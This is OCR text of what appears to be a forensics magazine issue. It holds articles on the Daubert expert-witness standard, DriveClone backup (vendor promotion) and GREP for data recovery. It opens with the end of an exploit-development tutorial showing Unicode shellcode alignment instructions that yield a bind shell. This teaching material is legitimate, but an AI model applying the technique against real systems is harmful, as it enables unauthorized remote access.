


Figure 19. *EAX register points to the first position of shellcode*

```
\x55 -> 005500 -> ADD [EBP],DL *
```

```
\x2d\x19\x11 -> 2D00190011 -> SUB EAX,11001900
```

Another calculation with EAX in order to point it to the initial memory address of the venetian shellcode. We have to stop here to see one particular thing. If we look carefully in our debugger, we can see in the stack that just after the SEH overflow we don't have much space in the stack and the venetian shellcode can't be just after the SEH overflow (Figure 17). This is the reason because we need to figure out how to jump to EAX, because of the initial memory address of the venetian shellcode is *before* the SEH overflow. We can use the following instructions: PUSH EAX (`\x50`) and RET (`\xC3`) which are one byte instruction that we need. But we have another problem, if we use `\xC3` for RET instruction this will be transformed to "1C25" and you could think that we have a bad char problem, but the real problem is a Unicode transformation.

In the following picture we can see the unicode table transformation. The C3 as we know is transformed into 1C25.But in the same table we can see how "C7" is transformed into "C3" and we can use this to put our "C3" RET instruction (Figure 18).

The last instructions are:

```
\x50 -> 50 -> PUSH EAX 005500 ADD [EBP],DL *
```

`\xC7` -> C3 -> RETN We can see in the debugger how just before executing the RETN, EAX points in the initial memory address of the venetian shellcode: Figure 19. If we press F9 in order to continue the execution of the application in the debugger, we will see how the shellcode is executed and we have a bind shell listening in the port 4444 (Figure 20).

IN SUMMARY

With all of these five steps we were able to fuzz an application, discover a potential bug and develop a working exploit. Of course you can use a lot of ways to do the same, but we wanted to show this way in particular, which we think is really easy and efficient.

ON THE WEB

- http://en.wikipedia.org/wiki/ZipZipZip_(file_format)
- *http://www.brighthub.com/computing/smb-security/articles/9956.aspx*
- *http://fuzzing.info/papers/*
- *http://www.fuzzing.org/wp-content/sample_chapter.pdf*
- *http://fuzzinginfo.files.wordpress.com/2012/05/ag_16b_icsjwg_spring_2011_conf_manion_orlando.pdf*
- *https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/*
- *https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/*
- *http://www.flinkd.org/2011/07/fuzzing-with-peach-part-1/*
- *http://www.autoitscript.com/autoit3/docs/*
- *http://www.willhackforsushi.com/?p=179*

BIBLIOGRAPHY

- Fuzzing for Software Security Testing and Quality Assurance (ISBN-13: 978-1596932142)
- Fuzzing: Brute Force Vulnerability Discovery (ISBN-13: 978-0321446114)

REFERENCES

- *http://peachfuzzer.com/*
- *https://github.com/OpenRCE/sulley*
- *http://garwarner.blogspot.com.es/2010/04/pwn2own-fuzzing.html*
- Jared DeMott – The Evolving Art of Fuzzing (whitepaper) (slides)
- Fuzzing Defined (from Jared DeMott's BlackHat slides)
- Ruxxer, Stephen Ridley and Colin Delaney
- Fuzzing, CCC 2005 – Ilja van Sprundel
- Advantages of Block-based Protocol Analysis for Security Testing – Dave Aitel
- Fuzzing Frameworks
- Security Testing, Testing Experience Magazine, June 2009

ABOUT THE AUTHOR



Josep Pi Rodriguez. has involved in the offensive security field several years as an enthusiast and a professional. He has experience in web penetration testing, system/network penetration testing, exploit development, reverse engineering, mobile app penetration testing and so on. He is working for Telefonica Ingeniería y Seguridad (Security Engineering of Telefonica).He loves learn new things and of course share his knowledge to everyone, because one of his mottos is the same as Corelan: Knowledge is not an object, it's a flow. Blog: www.realpentesting.blogspot.com. Linkedin: http://www.linkedin.com/pub/josep-pi-rodriguez/60/229/b24.

ABOUT THE AUTHOR



Pedro Guillén Núñez has been interested in security since he was young, researching and searching all kind of vulnerabilities in his free time. He does Web penetration testing, exploit development, fuzzing, reverse engineering, network penetration test, social engineering, mobile app testing, botnets intrusion and so on. He acquired some certifications as GXPN, OSCE and also assisted to some security trainings. He really enjoys going to many security conferences. He is working for Telefonica Ingeniería y Seguridad (Security Engineering of Telefonica). Blog: www.realpentesting.blogspot.com. Linkedin: http://www.linkedin.com/pub/pedro-guillen-n%C3%BA%C3%B1ez/32/37a/5a9.

ABOUT THE AUTHOR



Miguel Ángel de Castro Simón has been working, teaching and researching in the offensive security area several years as an enthusiast and a professional. He has skills in Web penetration testing, exploit development, fuzzing, network penetration test, Social Engineering, Mobile app testing and Software Development. He acquired certification from SANS institute and specialized university master. He thinks that the offensive security is not a job, is a life way. He is working for Telefonica Ingeniería y Seguridad(Security Engineering of Telefonica). Blog: www.realpentesting.blogspot.com. Linkedin: http://www.linkedin.com/pub/miguel-%C3%A1ngel-de-castro-sim%C3%B3n/5b/4a2/540.



Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] PUBLISHING open source* community experience distilled

WHO IS AN EXPERT...? DAUBERT PRINCIPLE FOR EXPERT WITNESSES

by Sagar Rahurkar

Digital forensics is relatively a new branch of Forensics science. Conventional law finds it difficult to address issues regarding admissibility of digital evidence, which is a result of digital forensics processes. Absence of any international law/treaty on the same makes it even harder for courts to handle these issues. The Daubert Principle is a popular for trialing of expert witnesses (mostly in cases where technology as evidence is involved). Set forth by the American court, the principle is well-accepted by the legal communities in the most parts of the world.

What you will learn:

- The importance of evidence and witnesses in a trial
- The importance of expert witness
- Rule and conditions under the Daubert Principle.

What you should know:

- Basic understanding of Law of Evidence (of any legal system)
- Basic understanding of Digital Evidence procurement process

Witnesses are the eyes and ears of justice – Jeremy Bentham.

Witnesses are the people or experts with valuable input in a case. It is through witnesses and documents that evidence is placed before the court. Even the genesis of documents can be proved by the witnesses. Thus, the law has to be very clear with regards to certain issues like *who is a competent witness? How many witnesses are needed to prove a fact? Can a witness be compelled to answer every question posed? How can the credibility of the witnesses be tested? Whether a witness can refer to notes to refresh his memory and what are the judges standing with respect to the witnesses.*

DEFINING EXPERT WITNESS

An expert witness is a witness, who by virtue of education, training, skill, or experience, is believed to have knowledge in a particular subject beyond that of the average person. An expert presents his/her opinion without having been a witness to any occurrence relating to the lawsuit or criminal case.

His/her testimony is sufficient that others may officially (and legally) rely upon the specialized (scientific, technical or other) opinion about an evidence or fact issue within the scope of their expertise, referred to as the expert opinion, as an assistance to the fact-finder. It is commonly given by for example; doctors, chemists, surveyors, architects, accountants, etc.

In a famous Scottish case, *Davie v Edinburgh Magistrates (1953)*, the function of an expert witness is discussed as, *the information imparted must be that which is not ordinarily available to the court and the expert's duty is 'to furnish the judge and jury with the necessary scientific criteria for testing the accuracy of their conclusions, so as to enable the judge or jury to form their own independent judgment by the application of these criteria to the facts provided in evidence'.*

DEFINING COMPUTER FORENSICS

Forensics Science, often called as *Forensics* is the application of application of a broad spectrum of scientific knowledge and technologies to legal problems and criminal investigations. Simply put, forensics means "to bring to the court". Forensic scientists often present Expert Testimony to courts.

US-CERT defines *computer forensics* as the discipline that combines elements of law and computer science to collect and analyze data from computer systems, networks, wireless communications, and storage devices in a way that is admissible as evidence in a court of law (*http://www.us-cert.gov/sites/default/files/publications/forensics.pdf*). A person having such computer Forensics knowledge or expertise is called Computer Forensics Expert.

DAUBERT PRINCIPLE

Daubert principle is a very famous for cases in which scientific methods and knowledge is involved and it is still referred in the court while determining the test for the admission of scientific expert's testimony.

In 1993, the U.S. Supreme Court handed down the seminal decision of *Daubert v. Merrell Dow Pharmaceuticals, 509 U.S. 579, 113 S.Ct. 2786, 125 L.Ed. 2d 469, (U.S. Jun 28, 1993) (NO. 92-102)*. The case involved the admissibility of novel Scientific Evidence. But to begin to understand the significance of Daubert, one needs to view the case in its wider context, going back 70 years to *Frye v. United States, 293 F. 1013 (D.C. Cir. 1923)*.

In *Frye* v *United States,* 54 App. D.C. 46, 47, 293 F.1013, 1014, Frye involved the admissibility of opinion evidence based upon the use of an early version of the Polygraph. The D.C. Circuit Court held that scientific evidence was admissible if it was based on a scientific technique generally accepted as reliable in the scientific community. Thus, Expert Testimony was admitted based on the expert's credentials, experience, skill, and reputation. The theory was that deficiencies or flaws in the expert's conclusions would be exposed through cross-examination. This decision became known as the *Frye test* or *the general-acceptance test*. By the 1990s, the Frye test had become the majority view in federal and state courts for the admissibility of new or unusual scientific evidence, even in view of Federal Rule of Evidence 702, passed in 1975, which some courts believed to provide a more flexible test for admissibility of opinion testimony by expert witnesses.

Decision of *Daubert v. Merrell Dow Pharmaceuticals, Inc*., changed the standard for admissibility of expert testimony. Rule 702 is amended which states that, *Rules – especially rule 702 –place appropriate limits on the admissibility of purportedly scientific evidence by assigning to the trail judge the task of ensuring that an expert's testimony both rest on a reliable foundation and is relevant to the task at hand.*

This rule states: *If scientific, technical, or other specialized knowledge will assist the trier of fact to understand the evidence or to determine a fact in issue, a witness qualified as an expert by knowledge, skill, experience, training, or education, may testify thereto in the form of an opinion or otherwise, if he/she meets the following criteria:*

WHETHER THE EXPERT HAS USED SCIENTIFIC METHODS/DISCOVERY TECHNIQUES?

Court shall determine that, while carrying out the investigation, whether the expert has used scientific methods/discovery techniques? This shall help the court to determine the approach and methods adopted by the expert to arrive at the conclusion.

WHETHER METHOD/S USED BY THE EXPERT IN THE CASE HAS EVER BEEN USED BY ANY OTHER EXPERT OR SAME EXPERT IN ANY OTHER CASE?

The court shall analyze whether the method used by expert in the ongoing case has ever been used by any other expert or same expert in any other case. The court may also look at the impact in the light of facts of both cases. The court may also see the justification of each and every step.

WHETHER THE TESTIMONY IS THE PRODUCT OF RELIABLE PRINCIPLES AND METHODS?

The court may also look at the kind of discovery methods used and may ask for the justification. The court may also go into the inquiry of tools used by the expert and chances of getting error in the result. The court may go for the comparison for the same discovery technique used in present case with the technique used in the other cases. It becomes the responsibility of expert to satisfy the court.

WHETHER THE EXPERT HAS APPLIED THE PRINCIPLES AND METHODS RELIABLY TO THE FACTS OF THE CASE?

The court shall determine while considering the evidence that the principles and methods used by the expert to gather the same have been applied reliably to the facts of the present case. If the expert is relying on someone's opinion, then the expert should produce such document or such opinion before the court of law to justify his statement.

Further court also stated that the evidence based on innovative or unusual scientific knowledge may be admitted only after it has been established that the evidence is reliable and scientifically valid. The case also imposed a watchdog function of preventing *junk science* from entering the courtroom as evidence.

To that end, *Daubert* outlined four considerations –

- Testing,
- Peer review,
- Error rates, and
- Acceptability in the relevant scientific community.

These four tests for reliability are known as the Daubert factors or the Daubert test.

CONCLUSION

Despite Daubert and the cases that have followed in its aftermath, several issues involving expert testimony remain unresolved, and courts have reached various conclusions on these questions. One such question arises from the U.S. Supreme Court's language defining scientific knowledge. A related issue involves identifying four specific factors by which reliability of such knowledge was to be determined. In forming this definition, the Court drew almost exclusively from the physical sciences.

Critics have argued that the Daubert factors are not easily applied to many other types of expert testimony, particularly those that depended on unique skills, generalized knowledge and experience, technical prowess, or even on applied science or clinical judgment. Another unresolved issue is whether a Daubert inquiry would even be required at all when a court is considering non-scientific expert opinion evidence, or when a particular technique already had gained widespread judicial acceptance.

ABOUT THE AUTHOR



Mr. Sagar Rahurkar is a Masters of Law (LL.M.), Certified Fraud Examiner (CFE) & Certified Cyber Crime Investigator (CCI). He is an integral part of the Fraud Risk Management practice of Mahindra Special Services Group (MSSG) – a leading corporate security risk consulting firm in India.
He consults clients on – Fraud investigations, Due Diligence and Compliance, Open Source Intelligence Gathering, Conducting Fraud Risk Assessments, Digital Forensics, Legal consulting, etc.
He has conducted training programs on Digital Forensics, Fraud investigations and Cyber Law for major corporates, Law enforcement agencies, Law firms, Charted Accountants, Bankers etc. across India.
He's a co-author of the book 'Introduction to Cyber Crime and Indian Cyber Law'.
He's been a speaker at various International conferences.
His articles and whitepapers are published in prominent magazines across the world.

SALVATIONDATA
TECHNOLOGY
www.salvationdata.com

We own trust of Computer Forensic Experts



SalvationDATA is a leading global computer forensics and data recoverysolution provider. For more than 10 years development, SalvationDATA has helped multiple companies, government agencies and individuals reduce their exposure to risk and capitalize on business opportunities.

SalvationDATA products and solutions have been deployed in over 107 countries, serving more than 10,000,000 people around the world.



Data compass

Hard drive duplication and data acquisition. Increase forensic practitioners' success rate and acquire data relevant to the case.



DATA COPY KING

High Speed Forensic Duplicator is a professional bit to bit disk duplicator at highest speed 8GB/M for computer investigations.




HD Doctor Suite

Repair firmware problem drives and acquire evidence from wrongly detected or undetected suspected hard drives.



Flash Doctor

Enables investigators to acquire and analyze data from logic and physical damaged suspect flash device efficiently than ever.



HD HPE PRO

Best equipment to do head replacement and platter exchange while keeping the drive platters lined up.



Video Surveillance Investigation System

Designed for video investigation of surveillance application system, provides integrated solutions to case handling.

Tel: 0086-28-68107757 Email: info@salvationdata.com Web: www.salvationdata.com

HOW TO USE MIRROR DRIVE FOR BACKUP

WITH ZERO-TIME RECOVERY!

by Dr. Wei Deng

With Mirror Drive technology, you can recover and replace a failed device with close to zero down time. The state-of-the-art technology first converts and compares all files, then clone only the changed data to the hard drive, providing you with a high-grade-speed to complete the Mirror Drive process.

What you will learn:

- You will learn how to use DriveClone's Mirror Drive.
- The article will teach you how to boot Mirror Drive on different computers, making migrate/replace new PC simple and easy

What you should know:

- Standarts of data recovery
- RTO
- Computer maintanance

The safest way to back up important data is to duplicate said data to an external storage device to achieve physically-isolated protection. However, the recovery process of traditional backup software is long and tedious, and can negatively affect your business operations.

With incremental cloning and other functions, DriveClone becomes an alternative and effective backup solution. Incremental cloning allows you to back up recently changed data quickly, and restoration only requires a boot up; business can operate without fear of down time in case of disaster.

PERFECT DEFRAG CLONING

During the process of Mirror Drive, DriveClone will re-organize the whole hard drive data. Consequently, the destination hard drive's performance is on average 20% faster than the original by keeping all blocks of files in order.

SMART CLONING

In order to optimize clone speed and reduce destination drive's size, DriveClone intelligently excludes temporary files, hibernation files, memory swap files, etc. from being cloned to the destination drive.

DISSIMILAR/UNIVERSAL BOOT CLONING

DriveClone keeps the cloned drive in a "Universal Bootable Format", allows it to boot on different computers.

TRUE UEFI SYSTEM SUPPORT

UEFI has more advantages, such as larger capacity, superior perfor-

mance, GPT disk supported, etc.As such, nearly all new PC motherboards have adopt UEFI technology. Farstone have made joint efforts with motherboard producers to perfect the support of UEFI-based mainboard. Thus far, we are the only one who supports dissimilar recovery of UEFI motherboard.

MULTI-VERSION FILE RECOVERY

Farstone is the first and best firm that have incorporate cloning as true backup solution. Driveclone can clone iterations of files, automatically or specified, allowing restoration to any old data possible.


CREATE& USE A MIRROR DRIVE USING DRIVECLONE

Please insert a hard drive directly to a PC or through an USB enclosure.

1. Plug an USB hard drive



2. Install DriveClone



3. DriveClone will clone the computer's hard drive to an USB hard drive



4. Remove hard drive from USB enclosure



5. Replace hard drive on computer with the newly cloned hard drive




START UP YOUR PC AFTER LINKING THE HARD DRIVES


1. Run DriveClone, and click Clone Drive/Partition.



2. Check source hard drive/partition and destination hard drive/partition.




3. Verify the information and click next.



4. Cloning progress.



5. Cloning completed.




USE DRIVECLONE TO CONVERT SYSTEM TO VM FILE

DriveClone's other main feature is the ability to convert a running OS to a virtual machine format. The resulting image can be launch directly by a virtual machine. At this moment, DriveClone supports VMWare and Hyper-V format.


1. Run DriveClone, and choose Convert to VM file.




2. Check the hard drive/partition that needs to be converted, choose a virtual machine format, and specify the storage path.




3. Verify the information and click next.



4. Conversion progress.



5. Conversion complete.




HOW TO RUN INCREMENTAL CLONING?


1. Run DriveClone, and choose Clone Setting.



2. Enable Incremental Clone; thereafter, you can check Keep X versions of legacy files.



3. Legacy files are saved in the corresponding partition of destination hard drive, and the folder name contains creation time.



A COMPARISON TABLE FOR SIMILIAR PRODUCTS

DriveClone is the best cloning tool in the market. Below are the comparison between DriveClone, Paragon, and Acronis cloning solutions (Table 1).

SUMMARY

DriveClone provides two RTO standard solutions; Mirror Drive and Convert to Virtual Machine (VMWare and Hyper-V format). With Mirror Drive technology, you can replace a failed device with a Mirror Drive. On the other hand, you can also convert or load your data directly to a Virtual Machine format. Both solutions have the lowest RTO, thus allowing business to operate with no down time when disaster struck and also allowing migration to new hardware simple and easy.

About the Author



The author Dr. Wei Deng has been working in Backup & Storage field for the past 7 years, and also involved in developing database and cloud-based applications, intended primarily for improving data protection for customers and enterprises.

Table 1. *Comparison between DriveClone, Paragon, and Acronis cloning solutions*

Function		FarStone	Paragon	Acronis
		DriveClone 9	Drive Backup 11 Server	Disk Director 11 Home
Clone Mode	Automatic		Y	Y
	Manual		Y	Y
	Incremental clone	Y	Y	
	Remove free blocks between partitions		Y	
	Perfect Defrag Cloning	Y		
	Smart Cloning	Y		
	Dissimilar/Universal Boot Cloning	Y		
	Support UEFI System	Y		
	Multi-version file recovery	Y		
	Convert to VM file	Y		
	Mount VHD hard drive	Y		
	Map network drive	Y		
	Exclude useless Windows files	Y		


QuantumLeap
networking | security | consulting
Pescara
Via Colle Scorrano, 5
65100 Pescara
F. +39 0857992241
info@quantumleap.it
Roma
Piazza G. Marconi,15
00144 Roma
T. +39 0632803612
F. +39 0632803283
www.quantumleap.it

GREP AND REGEX, THE OVERLOOKED FORENSIC TOOLS

by Dr Craig S Wright GSE GSM LLM MStat

This article takes the reader through the process of learning to use GREP and Regular Expressions (RegEx). GREP May not seem to be a tool that relates to the process of data recovery, but we will show that this is an essential tool in recovering data. If you cannot find data, how can you recover it?

What you will learn:

- Intermediate – Advanced level use of Linux command line tools for Digital Forensics (GREP & RegEx)
- Windows Data Recovery

What you should know:

- Basics of Digital Forensics
- Basics of Linux Command line use
- Basic Windows system files

Using the GREP command we can search through a variety of information sources. For the forensic analyst, incident handler or system administrator, this means a simplified method of searching for information. Coupled with the use of regular expressions grep is a powerful tool for the IT investigator. In this paper, we look at some uses of grep and regular expressions.

INTRODUCTION

We are going to approach data recovery from a different perspective in this article. Windows partitions can be found as they have the same values as a final marker. This is 0x55AA for partitions. Most files have special markers that allow you to determine at least the start of a file if not the end [1]. The issue we have is in finding these values on our media. Whether we have a captured pcap trace or a drive image or even if we are looking at a damaged hard drive or USB key, we cannot start to carve data using tools such as DD unless we know where the start and end of the file is.

In some cases (such as with Word documents) the length of the file does not matter greatly. As long as we have captured the entire file, the extra data will be overlooked. In others, it is critical to find both the start and end markers.

We start by asking what GREP is. GREP is a *nix [2] command that allows you to search for a pattern in a list of files. This article takes the reader through the process of learning to use GREP and Regular Expressions (RegEx). Using the GREP command we can search through a variety of information sources. For the forensic analyst, incident handler or system

administrator, this means a simplified method of searching for information. Coupled with the use of regular expressions grep is a powerful tool for the IT investigator. In this paper, we look at some uses of grep and regular expressions.

GREP is available for Windows hosts as well. We will not detail all of the different variants in this paper but leave the reader to try a ported version of GREP on their Windows machine themselves.

- In the following video, you can see a little of how dd is used to carve files. *http://www.youtube.com/watch?v=mnhzItE3G68*
- In the following, you can see a little more of Grep and RegEx in action. *http://www.youtube.com/watch?v=a7OkqhcmCSg*
- Finally, before we start to delve into GREP, you can read a little more on DD and how this can help you. *http://gse-compliance.blogspot.com.au/2008/09/next-tool-dd_02.html*

For more information on how you can use these offsets to carve data and partitions, see my earlier article, "DRIVE AND PARTITION CARVING PROCEDURES" in eForensics Free 1/2012 [3].

USING GREP

In this article I have used the SANS Forensic Workstation [4]. This is a free Linux based Virtual Machine that is pre-configured for forensics. It has a number of tools setup and ready to be run and is a good introductory forensics workstation for those wanting to learn how to conduct an investigation.

You use GREP in the following manner:

```
grep [pattern] <file-name1> <file-name2>
```

For example, to look for the string "password file" in any directory under the `/usr/local/` base directory we enter:

```
bash % grep 'password file' /usr/local/*
```

USING GREP ALONE

GREP can be used alone or in conjunction with regular expressions. In Figure 1 we have issued the following command:

```
$ grep 'Apr 3 07' /var/log/messages
```

This command basically shows how you can use grep to extract lines containing a particular string from a text file. The above command could be used to find out all information occurring in the messages log that took place at a particular time. In this instance, the command will return any logs in the "messages" log from the time and date 03rd of April between 07:00 and 07:59:59.

